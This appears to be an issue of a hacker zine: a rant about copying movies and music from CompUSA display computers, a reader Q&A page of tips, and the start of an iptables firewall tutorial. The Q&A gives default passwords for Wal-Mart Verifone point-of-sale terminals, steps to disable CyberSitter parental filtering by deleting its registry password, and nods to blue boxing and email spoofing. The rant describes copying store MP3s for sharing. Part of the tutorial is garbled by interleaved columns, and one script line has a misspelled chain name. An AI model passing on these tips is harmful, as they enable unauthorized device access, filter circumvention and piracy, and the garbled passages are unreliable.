AS most of you know, CompUSA sucks. From their “latest-and-greatest” selection which usually spans the gamut of cheap or unwanted peripherals, to their puny software selection, to their abundantly overpriced and limited stock, CompUSA sucks. But I’ll say this about them: they have the most lax security policies of any retail computer chain that I have been to (take that however you want). One of the more interesting things about their lack of security is their mis-use of display computers to show off cool features of new PCs.

SHOWING OFF A DVD-PLAYING COMPUTER WITHOUT THE DRIVE

The first example, that I found a few weeks/months ago, was some new flash gaming rig “wanna-be” complete with pre-packaged window and green light. Because nothing says “1337” like pre-cut glass windows and flickering neon lights that induce epileptic seizures. But that’s a whole different rant...



The monitor was one of those tasty wide-screen Mac displays, which had some kind of converter (to turn into DVI I guess) and ran back into the PC. On the XP Desktop was a DVD player shortcut so I assume they wanted this monitor to show off how XP could do amazing things like play a DVD on a 16:9 display (WOW!). But there was no DVD in the drive, or in nearby PCs. So after some Start->Find->Files And Folders-> *.vob, there they were: 3 DVDs ripped to hard drive. I can’t remember the titles off the top of my head, but I’m almost positive these big hollywood titles would have had CSS on the original DVDs. So someone had to rip these DVDs onto the hard drive. I wonder how Jack Valenti would feel about CompUSA breaking their infamous law (The Digital Millenium Copyright Act) in which it states one cannot circumvent copyright protection such as that on DVDs? I’m pretty sure Jack Valenti wouldn’t give a damn. He’s only interested in hurting private citizens from what I can tell.



Anyway, even if fair use did cover CompUSA or one of it’s employees ripping a DVD onto a hard drive in the store, I’m pretty sure the fact that a person might come in and buy it makes fair use null and void. Or even if a person doesn’t buy that one computer, it’s still being used commercially to market a product (“This computer plays this ripped DVD very awesome-like! Let me get one of those PC’s!”). Keep in mind I am



not a lawyer so I have no idea of what I speak... but it'd be interesting all the same to see a company like CompUSA get theirs finally.

MPFREE SAMPLES

Another gem I found was over on a new iMac. I noticed it while walking around the Wireless cards (looking for something that was antenna-capable) when I heard it. Fatboy Slim coming in faintly from the Apple section. I traced the sound back to a cute little 17" iMac...running iTunes! I ran through their playlist, and it appeared there was at least a gig of MP3's on the hard drive being cycled through by iTunes. For those without an imaginative mind, I'll explain what happened next.



I reached in my pocket and pulled out my keychain. Dangling from it was my recently acquired Intelligent Stick 128MB USB drive (~\$40 at Lik-Sang! go get one!). Looking at the back of the Mac I noticed all the USB ports taken up by the mouse and keyboard...damn you Apple! Haven't you ever heard of PS/2?! Then I remembered that apple was a stickler for hiding extra ports in places you never look, and lo and behold there were two free USB ports on the sides of the keyboard. (Hey, I'm not a Mac user in the slightest, so don't be hatin'). The drive is detected, I find the My Music folder, and copy about 4 albums worth onto the drive. When it's done I eject the drive and unplug it, then take it over to the Windows XP computer nearby with speakers... voila! Instant pirated CompUSA music! Of course I make sure and leave a few on each computer to ensure CompUSA always has a "backup copy".

The legalities surrounding the use of these MP3s should be quite clear to most people. It probably isn't illegal to pay for and download the songs from the iTunes store and put them on one computer if CompUSA the corporation bought the songs, but what's the likelihood of that? In any case, I encourage everyone to NOT go out and exact revenge on CompUSA by getting a backpack with lots of space for 200GB USB v2.0 hard drives and copying CompUSA's DVDs and MP3s only to share them with friends and the Internet. That would be wrong. But if anyone happens to find some Cypress Hill, Bob Marley, Fatboy Slim, The Squirrel Nut Zippers, or Weezer on a popular peer-to-peer network, keep in mind that it may not have come from where you'd expect.





cin<<feedback

QUESTION:

Is it possible to view PHP code via the web? I know you're not supposed to be when everything works as it should, but is it possible through a mis-configuration or something? I've written an order page for a client that fires off automated email notifications of orders and "thank yous." Apparently some clients are getting "thank you for the order" emails when no order had been placed. Going through the web interface there should be email notification of the order on the vendor side as well as the client side, but there has been none. I was wondering if someone had been reading through the code and just sending out "thank you" emails just to screw with me...

There is no MySQL or any other database interaction with this script whatsoever. Any ideas? Thanks,
-PixelFiend

ANSWER:

They could just be calling them by hand. If that's the case then I would recommend making the form send POST data and change the variables to \$_POST[variable].
-vooduhal and seplomaniac

TIP:

Create a new Yahoo account.
Select English - Canada for the language.
Use the zip code 10101...
Fill out the other shit then click OK.
Now it'll ask you what country you're in, because 10101 isn't a Canadian postal code.
Click English - USA, then finish creating the account.

Now you have the same account at yahoo.com & yahoo.ca.

It doesn't seem to work with the other countries for some reason (the ones I've tried anyway).
-Av1d

QUESTION:

I have this free email acct with canada dot com. It's not the greatest email acct, but I've been using it for a few things. One big problem with it is that i get loads of spam, unlike my yahoo email, which gets none. Now, check out what happened yesterday...

Apparently some morons at remixmedia.ca bought themselves some spamming software and a few

spammer lists. I don't know the legalities of this in Canada, so anyone up there, let me know. They sent me an email about their site and the music they do...then things got weird. For about an hour yesterday, from 7-8pm, I received a bunch of emails from all different people (some with canada.com accts and some from other places like yahoo and hotmail) and they were all addressed to remixlist@remixmedia.ca ...actually, some were addressed to different people entirely. They were mostly emails asking to be taken off of their mailing list, and a few were emails from person to person trying to figure out why they were receiving weird emails. I guess I wasn't the only idiot who got a bunch of weird emails. Now here is my question...

How exactly did these morons mess up their spamming software to make emails addressed to them and to other people get forwarded to my email acct? NONE of the emails I received were addressed to me! What are the legalities of this sort of thing in Canada, and how can I totally mess up this company...legally of course. I hate to be a jerk because of a few emails, but I'm guessing that THOUSANDS of people got weird emails because these people couldn't figure out how to use their spamming setup.

If anyone has any knowledge about this, I'd love to hear an explanation on how I would get these emails. Thanks.

-Decoder

ANSWER:

That happens on mailing lists sometimes and is über-annoying. I see it when some idiot puts up his "I'm on vacation" email auto-responder message so that every mail is given that vacation response and it gets sent to everyone else on the list EVERY TIME including the same message which bounces back to that sender again! This have been known to take down mail servers...

- 1) Mail from list comes to user A
- 2) User A auto-responds to list with the "vacation message"
- 3) The list takes that response, turns it around and sends it back out to everyone on the list
- 4) User A, gets that message sent right back to him as well (since he *is* on that list right?)
- 5) User A responds to his OWN "vacation message" with ANOTHER VACATION MESSAGE!!!!
- 6) Admin finds out and boots user A.

They set it up as a mailing list which allows replies. These replies are sent to EVERY OTHER PERSON ON THE MAILING LIST! It is very annoying. They should have



made it a one-way, outgoing only list. The only difference between the above scenario and your scenario is that your messages are not from auto-responders, they are individuals replying manually saying STFU to the list. Either way, they screwed up.

-StankDawg

QUESTION:

Could you translate an entire DVD to text and therefore make it smaller? Is this possible to do, because that would probably make the DVD smaller, right? Is this possible, has it been done, and could it be done?

-Y0ungBra1n

ANSWER:

Great question!

Actually, ASCII will probably be BIGGER than binary. ASCII has a limited character set and to represent the same data, it would take more characters of a shortened character set to represent the same binary file.

Remember that when you send an email attachment, it is a binary file, but it actually gets translated into ASCII before it is sent. The mail client on the other end will reconstruct the binary file when it sees the proper headers (see MIME or UUencode). The basic mail and news protocols will only send ASCII text, not binary. The translation is necessary to send files, even though it makes them larger.

-StankDawg

QUESTION:

I know what Perl, CGI, HTML, JavaScript, and PHP are and I code frequently in each. But, I have seen other things like ".NET""ASP""SHTML" and "DHTML" Nubie question: What are these languages/file types used for?

-RandomHero

ANSWER:

Whoa...short question, long answer...

MySQL = A type of database, like Oracle, PostGreSQL, DB2, etc. It is the name of the database type. It is frequently associated with PHP because both are FREE products and they were developed closely together for interoperability.

.ASP = Active server Pages (A Microsoft deal). Similar to .JSP (Java server Page), it is a proprietary Microsoft format for accessing data from an ODBC compliant database into a web page. It requires a server to be running on the web host to work.

.NET is the new Microsoft architecture that supposedly will allow applications and web pages that are based on the .NET architecture to interact "securely" with a server.

All of the *html are similar standards that attempt to avoid being tied to either java or Microsoft or anything

else. They attempt to establish a universal standard to access data. They are supported by most browsers.

I think that is the shortest answer I can give.

-StankDawg

TIP:

Hey, this trick does have its limits, but I use it whenever I get the chance (for passwords, that is...well, I use it for my username too, if I'm extra paranoid).

This trick usually only works in an environment where you have the ability to use the mouse. Say that your password is "password". What you actually type into the password field is:

1: "word"

2: then click in front of the w

3: "pass"

The keylogger will pick up "wordpass", but effectively you sent "password". I'm definitely more elaborate than that though. I have a better password and break it up into more than two parts.

This trick may not be as effective if there is a real time screenshot or some other monitoring going along.

This trick may possibly be applied without a mouse if the OS supports shortcuts such as ctrl-(back arrow), and the keylogger doesn't pick those things up. I don't think the hardware keylogger KeyCatcher picks up anymore control characters than enter, backspace, and arrows.

-XlogicX

QUESTION:

Most of the information about phreaking on the net seems to be very specific to countries like the United States, Australia, and Canada. I am interested in learning about phreaking too and would appreciate ideas/suggestions on how i can learn considering the fact that most of the information on phreaking doesn't apply to the place that I am from (Nepal).

ANSWER:

I suppose that would depend on where you are from. You could figure out what sort of system you are on, and look for texts related to it. I have to say though, the texts help, but phreaking is about exploring the phone system. It doesn't matter where you live, you just have to get hands on. Find out what kind of switch you're on, dial a few random numbers, experiment with stuff...that's always the best way to go about phreaking experimentation.

From the CIA world fact book:

Telephones - main lines in use: 236,816 (January 2000)



Telephones - mobile cellular: NA
 Telephone system: general assessment: poor
 telephone and telegraph service; fair radiotelephone
 communication service and mobile cellular telephone
 network
 domestic: NA
 international: radiotelephone communications;
 microwave landline to India; satellite earth station - 1
 Intelsat (Indian Ocean)
 Radio broadcast stations: AM 6, FM 5, shortwave 1
 (January 2000)
 Radios: 840,000 (1997)
 Television broadcast stations: 1 (plus 9 repeaters) (1998)
 Televisions: 130,000 (1997)
 Internet country code: .np
 Internet Service Providers (ISPs): 6 (2000)
 Internet users: 60,000 (2002)

Man, 236,000 phone lines! I could scan that out in a week! :-)

But seriously, I'll poke around a little more...I bet blue boxing still works in Nepal. You may want to try it, d00m. For right now, I'd say to start dialing some numbers and see if you can find anything interesting. I used to know a dude from Nepal. Maybe I'll try to find him and ask him about the telephone system, but I'm not sure how long its been since he lived there.

-Decoder

TIP:

Here is some information on Wal-Mart's POS, as in Point Of Sale device. This is probably something that would be useful for PWF (editors note: PWF=Project Wal-Mart Freedom). This only applies to the Verifone POS with the rubber buttons (cannot remember the model number offhand). Press [ENTER] + the top left button (usually unlabeled) simultaneously on the device. This will bring up a password prompt. The default for some Verifones is supposed to be 166816, and I've also seen 166831 to be a default as well. If those don't work try the store number. Remember, this will only work with the Verifone with the rubber keys, not plastic ones. There are of course other key combinations for other models if you run across them, and the user manuals aren't that hard to find if you know how to use Google properly.

-ozlo

QUESTION:

I'm a programming enthusiast (read: newbie) and I generally like to mess around with everyone's favorite language (or should be, anyway), C.

C is very lovely. I want to program a program that writes a program (with no compiling, interpreting, etc...)

I thought about copying the core of the program (did this in edit.exe) of a simple hello world, and copied it into another file and renamed it .exe,

it obviously didn't work. I am thinking because edit.exe doesn't display all the characters? (requiring me to use hex workshop or the like)

Or, is there another way?

How do you make a program write a program? Viruses do it all the time.

The results I want to achieve is to write a program, that writes another program (or itself, it makes no difference) without using a compiler or interpreter into the .exe format ready to be executed.

If I get hex workshop, I'll try making a simple hello world and copy every last bit into another new .exe and see if that works.

I just want a program that makes another program without compiler or interpreter.

It has to be possible, since many programs already do this.

-Omni-Max

ANSWER:

Viruses copy themselves all the time, or a portion of themselves anyway. What you may be talking about (correct me if I am wrong) is polymorphism. Something that writes a program that is different every time. But this is not always useful code, sometimes it is just data to throw off checksums of virus scanners.

To do it the right way, it would have to be a very detailed program that does hardware checks and checks system values and return codes to determine what type of system and OS it is running on (assuming you want it cross platform). You are talking about writing a program that has all of the work involved in a virus as well as a program that has all the abilities of a diagnostic tool. Then, they must intertwine to generate working code based on the specific results.

In-other-words, that would be ONE BIG PROGRAM. If you are thinking of using this as a virus, don't bother. Firstly, because it is dangerous. Secondly, because viruses need to be small. Who is going to deliver a virus that weighs in at several MB?

The cheap and easy way to do this is simply to imbed the compiled code into the program with a function to spawn off the new program. The new spawned program would have to be compiled first, at least once, ahead of time. Then it would have to be embedded into the first (calling) program and it, subsequently, compiled. They would both have to be compiled at some point, before or after delivery.

This would only work on a system that has the same (or similar) OS and environment. For



example, if the spawned proggy only works in XP, of course it would do nothing in other OS.

OR the spawned program would have to be machine code or assembly code, but I don't think that is what you want. This is no different than including a .bat file and having it spawned from the calling program, or any scripted language. That is no challenge, it is just regurgitating text. Even so, that is architecture dependant anyway.

Anyway, I hope some of that helped. It is not quite as easy as you may have first thought, but I *do* believe it is possible. Good luck!

-StankDawg

TIP:

If you hear any of these codes over the Wal-Mart PA, this is what they mean:

- Code White: Accident
- Code Blue: Bomb Threat
- Code Red: Fire
- Code Black: Severe Weather
- Code Green: Hostage
- Code Orange: Chemical Spill
- Code Adam: Missing Child
- Code Brown: Shooting

-GJJoe

QUESTION:

My friend showed me how to send an email to someone and have it show a bogus address or no address so you (unless actually tried) would not know who really sent it. I remember going through the DOS cmd window and typing it all in there. From what I know it has to do with the very basic form that a company gives you your own email address. I'm sure it won't take much to remind me but any help would be awesome. Plus you can do cool shit if you know how, we sent my friend one and said it was MPAA and it freaked him out and i want to do it a gain.

-raven

ANSWER:

Check out the article by bi0s available at www.stankdawg.com under the "My Downloads" section. It explains in detail exactly what you are talking about, and that is interfacing directly with the email server. It was originally printed in Outbreak #11 at www.outbreakzine.tk. There are also several other articles by DDP members there that might interest you.

-StankDawg

QUESTION:

OK, so I have no clue about locking down and opening ports in Linux I been googling and heard something about iptables and now I'm all confused. So basically

what I'm looking for is a manual or a brief explanation. Thanks.

-the spanish inquisition

ANSWER:

Here is a simple iptables script to block all ports and still allow outbound traffic:

```
#!/bin/sh
# Flush the old rules
iptables -F INPUT
iptables -F OUTPUT
iptables -F FORWARD

# Set our default policies.
#These will be used if the packet has
no other matches
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

# Now that we drop all packets,
# let's let all outbound traffic go to
eth0 and lo
iptables -A OUTPUT -o eth0 -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTOUT -o lo -j ACCEPT

# Now let all previously established
traffic back in
iptables -A INPUT -i eth0 -m state --
state ESTABLISHED,RELATED -j ACCEPT
```

There you have it, a very simple iptables example. For more information on iptables look to the iptables howto or from a console, type: man iptables.

-voodoohal

QUESTION:

OK, I'm looking for information on Windows servers, and Linux servers (Linux first). I know almost nothing on how these work and I want to learn the basics so I don't sound like a noob.

Also I'm looking for any info on wireless internet. The school I go to broadcasts wireless and I'm getting a laptop. I know I can use it because a kid brings his everyday sets up his receiver and has some nice free cable. Bad thing is I have little understanding on what I need or how things work. I know you guys don't want to type all this out, so I'm looking for .txt files so I can print out and read in class.

Thanks for any help you may provide. I'll get to Googling in the mean time.

-ERROR!

ANSWER:

A server is computer that runs special software that allows it serve web pages, files, and many other things. You will need a basic understanding of how the operating system functions and then learn about the specific components that do the work. For example Linux isn't serving out the webpage, the Apache web server program running on it is.



Windows Servers

I'm not very familiar with Windows servers but I do know that majority of them use Microsoft's IIS server. New and fun security holes are constantly being found for this making it a constant target of jokes from the Linux crowd. Windows 2000 server and Windows 2003 are what you need to play with to learn how a Windows server works. Both of them will install on a normal desktop PC just fine.

Linux Servers

Linux is based on the Unix operating system so security is very good if you know what you are doing. There is an insane amount of information out there concerning Linux along with a great community of people that will help you. For a web server Linux almost always uses the famous Apache web server. It's the most widely used web server out there and it's free! Linux uses SSH to allow users to control it remotely over a network or the internet.

Wireless Internet

Don't think of it as wireless internet, think of it as a wireless network connection. Instead of having to plug a cable into your computer you can access the network anywhere you can receive the signal. Once on the network there may be many resources you can access such as printers, shared files, and internet access. The common name for wireless networks is wi-fi or 802.11b. Wireless network access is provided by access points. These are inherently insecure and are a great start for a beginning hacker. Check out wardriving.com for more detail on the fun you can have. To use the access point you will need to buy the all-mighty Orinoco wireless nic. It may cost a bit more but trust me you will thank yourself later when you want to use Linux or go wardriving.

-kizzle

TIP:

If you want to delete cybersitter, simply press ctrl+alt-del and kill the cyb2k.exe process.

After that, go to C:\WINNT\ to find cyb2k.exe. Right click on cyb2k.exe and delete it. MAKE SURE YOU EMPTY THE RECYCLE BIN. Also, it might be a good idea to delete the following registry key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\run\cyb2k.exe just to be thorough. If you simply want to turcyb2k.exe off, then keep reading.

Start/Run box: type "cyb2k showicon" (without the quotes, of course) to display the CYBERSitter icon. This will also indicate whether CYBERSitter is running on the computer. It can be configured not to show in the system tray by the administrator. This is one easy way to reveal the program -- of course, there's others.

If you see the icon in the system tray, try double clicking on it to see if you can bring up the configuration menu for the program. If it wants a password, then press cancel and keep reading.

First, backup the current password value by running REGEDIT and go to this value: HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\SecurityProviders\NetSet\MSwcf\EMPBPF
Copy the contents of the value to notepad or WordPad.

For example the password "test" has a value of "mi/XJNpoMAw=" without the quotes. The encrypted string is what you need to copy to either notepad or WordPad.

Next, delete this value in the registry by right clicking on the value in the right window of REGEDIT and then click delete. Now you should be able to see the cybersitter icon in the system tray and you should also be able to reconfigure the program as it has no password now.

Turn the program filters off by clicking "Inactive". This will turn off all filtering and put a big grey "X" through the icon on the system tray.

WHILE STILL RUNNING THE CYBERSITTER CONFIG CLICK ON SECURITY ON THE LEFT SIDE OF THE MENU. Set a new password so only you can get in. This is also an easy way to add the HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\SecurityProviders\NetSet\MSwcf\EMPBPF value back to the registry. If you want to restore the password that was on there, then copy the value from either notepad or WordPad you got from the registry back into HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\SecurityProviders\NetSet\MSwcf\EMPBPF. If you want to add the value manually, and then make sure you add the value to HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\SecurityProviders\NetSet\MSwcf\EMPBPF as a String value.

Are you happy now? You should be. You have total control of the program. If you don't want the X on the CYBERSitter icon to indicate that the program is inactive, you can hide the icon with "cyb2k hideicon" in the Start/Run box. Of course, no icon may be worse than an icon with a grey X. You'll have to decide that.

Start/Run box: type "cyb2k hideicon" (without the quotes, of course) to hide the CYBERSitter icon in the system tray. All done!

-m2mike

If you have questions or comments for the letters page, post them in the forums at <http://www.binrev.com/forums> or email me directly and maybe you will see your name here next issue! -StankDawg



GETTING STARTED WITH IPTABLES

by Slipmode

iptables is a part of netfilter, which is software that controls pretty much every aspect of how data comes in, goes out and is forwarded from a GNU/Linux computer. iptables has been in the Linux kernel since 2.4.x. iptables can be a very complex tool to use if you need to do things with multiple interfaces, NAT, prerouting and postrouting, and IP accounting, to name a few. To really understand how to use iptables, you need to have good knowledge of Internet protocols and how they work, especially the TCP/IP suite.

I have tried to think of the best way to get people started with iptables, since it does require a lot of understanding of many things that could take many pages to explain. So, I have included two scripts for a workstation configuration and a server configuration. I will explain what the script is doing and a few things about how you can modify it. I will discuss the details of kernel modules that you will need to load and also how to start this script at boot on your GNU/Linux machine.

PREPARATION

First of all we need to make sure your kernel supports iptables. By default, most distros will have iptables support. Depending on which script you use, you will need to load certain modules or build them into the Linux kernel. I automated the portion of loading the needed modules in each script in the user configuration section. To make sure you have these modules before you run the script, you can use the command `modprobe modulename`. All commands in this document will be done as root. If you are using the server script, you will run the command `modprobe ip_tables; modprobe ip_conntrack; modprobe ip_conntrack_ftp`. If you are using the workstation script, do the same command and also run `modprobe ip_conntrack_irc`. If it says `modprobe: Can't locate module`, then it is one of two things. It means that you do not have those modules built or the kernel actually has them compiled in and doesn't use them as modules. The last one is most likely not the case because most distros do not build iptables in the kernel. What you will need to do is build the kernel with those modules or build them in the kernel, which is what I prefer. If you need to understand how to build a Linux kernel, Google "kernel HOWTO" or read BoBB's article, "How to Configure a Linux Kernel" in *BinRev 1.2*. Ok, back to the preparation.

Let's explain what each module does. The most important module is the `ip_tables` module. This is of course `ip_tables`, the thing that makes it all work. The `ip_conntrack` module is a module that does IP state connection tracking and you will see how it is used in our rules. For the workstation script and possibly for the server script you will also want to run these modules: `ip_conntrack_ftp` and `ip_conntrack_irc`. What the `ip_conntrack_ftp` module does is handle connection tracking for FTP. Since FTP spawns random ports for file transfer, you will need this to help `ip_conntrack` understand how to track those connections. The same thing applies for `ip_conntrack_irc`, which helps do connection tracking for DCC requests. Knowing that and knowing if you have the correct modules built, you can then use the script to load your firewall rules and load the correct modules each time you start it. If you have built iptables support and the other needed supports into the kernel, then comment the loading of the modules in the script with a `#` before each command that loads a module. Also, depending on your distribution of GNU/Linux, it may be loading the modules at boot time through `init`. If it does not, you have the option to load the modules at boot if you configure it to do so with your `init` system. Whatever you end up doing, only load the module in one place. I will give some examples later of how to get your firewall and modules started at boot time. Now that we have that down, we are ready to explain the scripts.



SET YOUR NEEDS

Since there is a lot to explain with how to setup a firewall, I am going to explain how the script works. And in order for you to write your own rules, you will need to understand the iptables command. I am not going to teach you all of the details of the iptables command by writing down all the switches and their explanations here. I ask that you use the command `man iptables` to understand what each switch means. You can use this document to teach you the iptables command and how to use the switches in another way. The script allows you to look at the explanation that is written above each command issued, and it will give you an understanding of what that command is doing. Since this is a script, all we are doing is running a list of commands. From looking at the order of the commands and what they are doing, you can take what you learn from `man iptables` and have enough knowledge to add to this script or write your own.

First I will discuss the user configurable section that is labeled in the scripts. This section looks identical in both scripts, but what you set will be different for a server vs. a workstation. The scripts are labeled at the top if they are for a server or a workstation. Both of these scripts are written for a computer with one interface. If you need anything outside of that you will have to modify this script or write your own. This script gives you a good place to start and you can build from there.

In the user configurable section you will need to put in the values of some system settings and what we want our rules to filter. The first portion is where you will load the needed module for your iptables script. Next we cover what our network values are. `OURIP` is the IP address of the computer and `OURDEV` is the device to which the IP address is assigned. The `ANYADDR` variable is always set to `0/0`, which means traffic from anywhere. Next, we want to specify what TCP services we want to go into our box and what will be permitted out of our box. The values that you set here are either a port number or the service name. The service names can be read from the `/etc/services` file. Make sure you really think about what services you need, their port requirements and what protocol they use. In the case of the workstation, it is not running any services that we want the outside world to see, so `TCPIN` is commented out. In the case of the server configuration, you will put in the services you need the outside to be able to have access to. Remember to run the least amount of services as possible. The workstation firewall is the most secure because we do not let any traffic in. I know this sounds strange, but you may wonder how do we get access to the Internet and get replies to the other traffic that we generate. I will explain later how you can still get traffic back, but in a more secure way. Try doing an `nmap -PO` scan on your workstation from another workstation after you have the workstation script up and running. You're invisible with this method, which I will explain later. `TCPOUT` will have every service that you wish to allow to leave your workstation or server. These scripts have good default values, especially in the case of the workstation script. If you are running something that is not in the script, you will need to learn what port the service runs on and if that service uses a special protocol. You may need to understand how that protocol works in order to pass the traffic correctly through the firewall. If the service you need runs on one port only, the answer is simple. Open the port needed in `TCPOUT`, assuming it is a workstation end user application. If it is a service on a server that people need to access from the Internet, like `httpd`, then put that service name or port in `TCPIN`. In any case, if you use a protocol that operates on more than one port, you will need to read how the protocol works and possibly load a special connection-tracking model for that service. Both scripts that I have written accommodate services such as IRC and FTP.

Next we will specify the UDP services we wish to pass. We do not do UDP connection tracking because it is a connection-less protocol. TCP is a connection-oriented protocol. These scripts are set to allow DNS in and out; otherwise you will have name resolution problems. I also allow outgoing access to `ntp` if you want to use `ntpd` to update your current system time. (I have a cron job run `ntpd` and update my time daily. It's a nice feature to have.)

Next we setup what ICMP messages you want to be able to come in and out of your system. This section is a little different than the others when it comes to setting which ICMP messages I want to allow. The rules are limited to setting only one type of message per iptables rule. I put the



list of what is allowed in and out here as a reference. To know what each number means refer to /usr/include/netinet/ip_icmp.h for message types and numbers. This is a very good default setting and would not require any change. To change or add new message types, or to remove them, go to the portion of the script that calls out the ICMP rules and add or delete them there. With this current configuration it will accept only the common needed messages on the Internet. Pings from other hosts will not be replied to and will be dropped in this configuration.

Now on to the SSH section. I use this to limit inbound and outbound SSH traffic on my server. I also recommend adding a line to /etc/hosts.allow like SSHD: 192.168.0.5. This limits SSHD only to be accessed by 192.168.0.5. In the case of the workstation, I allow SSH out with TCPOUT, but I do not allow SSH in. If you do not even run SSHD, you can comment out these lines and also comment out the SSH rules that are executed in the script; they are commented and easy to find. If you wish to allow SSH outgoing or incoming to any IP add SSH to the TCPIN or TCPOUT or both.

This next area sets up a list of illegal address that should not have access to your computer. Do not change these values because they would no longer be correct. We will block all private addresses. We will also not allow data claiming to be from loopback to access our system. Also we will not allow packets sent from our broadcast source and destination addresses. As a note, if your host has an IP address on a private network, then comment out the private address variable and comment out the rule that uses that variable. They are well labeled, so you should be able to find what to comment out easily.

Last is the logging section. Uncomment # LOGGING=1 to log all packets that abuse your rules. Be careful in that leaving this on could fill your logs very fast. Refer to how your logger is set to see where this data is going. A good place to look for the logs is in /var/log/messages. There are more complex logging schemes than what this script provides, and that is outside the realm of this document. By default, you do have a good logger that will log all abusive packets.


WHAT THE RULES ARE DOING

Now that we have covered the user configurable section, I will move on to the rules. The explanation of each rule and what it is doing is placed above each rule. You can see the techniques for traffic filtering that are used by looking over the rules and their descriptions. We start off by setting some secure kernel settings. The description of each setting is written above each setting. Some distros do not have all these variables. If a line in the kernel settings area fails when you run the script, then remove that line because it will not pertain to your system. After that we start out by flushing the tables for each table. Hmmm, table. What is a table? Well, there are three tables – the input, output and forward tables. Do not confuse these with ipchains because they work differently. Easily said, the input table is a table that handles traffic into your machine, the output for traffic out of your machine and forward for the traffic forwarded or routed through your machine. There are other tables, but that is outside the scope of this article. So we flush the tables, which means they are now are blank and contain no rules. Next we set what the default action is to be taken on each table. I set DROP for all tables. That means if a packet has not been specified in another rule, it will get dropped. The other options are ACCEPT and DENY. The benefit of using DROP over DENY is that a DENY will tell you that you were denied. Well, it is in our interests to give out the least amount of information possible and be invisible if that is possible. Next we enable loopback, which is needed. Then move to setting some rules to prevent a computer claiming to be from our IP to send data to us. We also enter rules to prevent illegal addresses from contacting us and we also prevent packets from someone claiming to be loopback. We also do not allow packets sent from our broadcast destination and broadcast source address. Next we enable iptables to accept fragmented packets. This is usually a good idea because not all packets that will hit your box will be complete, so to help them along we add this rule.

The next four TCP rules are the key to our firewall. The first one handles our inbound traffic using our TCPIN setting and the other handles our outbound traffic using our TCPOUT settings. You will notice the workstation script does not allow incoming connection via TCP, so the first TCP incoming



rule is commented out. What is so special about these first two rules is that they only allow TCP packets with SYN to pass using that `-syn` flag. What is the significance of that you say? TCP uses different flags to define their packets. The SYN flag is what initiates the connection process. Since that is the only one we need to pass initially we limit our tables to using that. The more limitations the better. Then you might say, well, how does anything else get through? Well that is what the third and fourth TCP rules are for. This is where the `ip_conntrack` module does its magic. The next two rules are for inbound and the other outbound. What this does is that if a TCP connection has been allowed because it was started with the SYN flag and accepted to talk to an allowed port, it will then allow the traffic that is established to be able to continue sending the data it needs. This happens because the ESTABLISHED and RELATED flag is set, which is not a TCP flag, but a flag for the matching rule that allows traffic related to the established traffic from the initial SYN flag to be able to be passed as legitimate traffic on your computer. Basically once you have been accepted to talk on one of the allowed ports, you may continue to speak however you may choose on that port. One may think from reading this, "Woah, this is where I can make the firewall weak." You may think you can trick the firewall with a TCP SYN flag and get right through it to do bad things. Sure if you're using an untrusted program it could do all sorts of nasty things, but you would not do that right? Most people are not putting backdoors to defeat firewalls in well-known software right now. To add though, you on closed ports with is closed is closed, instance, what is al- the rest gets dropped. protocols like FTP and modules that control on ports that were not pass data and those smart modules.



cannot pass traffic that setting. What or better put in this lowed is allowed and For programs or IRC, we have special how they allow traffic originally specified to are typically pretty

Let's talk for a mo- FTP will work within case of IRC, you will ceive DCC, but you will

ment on how IRC and your firewall. In the not be able to re- be able to send DCC.

The connection tracking module for IRC will open up the needed random port above 1024 to make a DCC connection, but it will not accept the random port that is chosen above 1024 from someone else sending DCC to you. It just sees that as abusive traffic like any other traffic. The reason the module does not see that as trusted traffic is because it has no way of verifying that it is traffic from IRC and that it was a random port chosen to talk to you. There's too much to chance there, so it will not allow it to pass. The only way to receive DCC traffic is to drop your firewall momentarily. I suggest if it is someone you do not know, then have them send the file to an email account of yours or post it on a website. The only other way to accept DCC while running your firewall is to uncomment the IRC rule on the workstation script. This will allow outgoing TCP SYN packets from your workstation on ports 1024 through 65535. That is definitely not a good thing. There are ways to make that range smaller, but you will have to setup something in the DCC section of both IRC clients to limit the range. I added this rule to make it simple. One thing this firewall does is restrict incoming connections to your computer as well as outgoing connections. Some people think they need to just protect themselves from the outside. That is not very well thought out because you also need to protect yourself from the inside. There are plenty of bad things out there that get on your machine somehow and want to talk to the outside world. Limiting what can exit your machine is just as important as limiting what enters your machine. FTP connection tracking allows the random port that FTP chooses to send files on to be opened long enough for the file to be sent. FTP, like IRC is another protocol that spawns random ports to communicate.

Next, we pass the rules to limit what IP has access inbound and outbound for SSH according to

what we defined in the user configuration section. If you have SSHIN commented out, make sure to comment out the SSH incoming rule as well. The same goes for SSHOUT and the SSH outgoing rule. If you do not comment things out correctly you will get an error running the script because it will not find the SSHIN\$ or SSHOUT\$ variable.

Next, we pass the rules for our inbound and outbound UDP traffic that we defined in the user configuration section. I also added a line in the workstation script to give an example of how to give support for Quake 3. I will describe other ways to give support to things like games and programs in the How to Add More Support for My Programs and Games section. Then we wrap it up by setting the ICMP rules for what types of ICMP packets we will let in and out of our computer. If you choose to add another type, then copy one of the rules and change the `-icmp-type` number to the number you want. As it is noted in the scripts you can see what the ICMP numbers are for each type in `/usr/include/netinet/ip_icmp.h`. Here we set strict defaults that will meet most programs needs. This setting also will drop any ping attempts to your box to see if you exist.

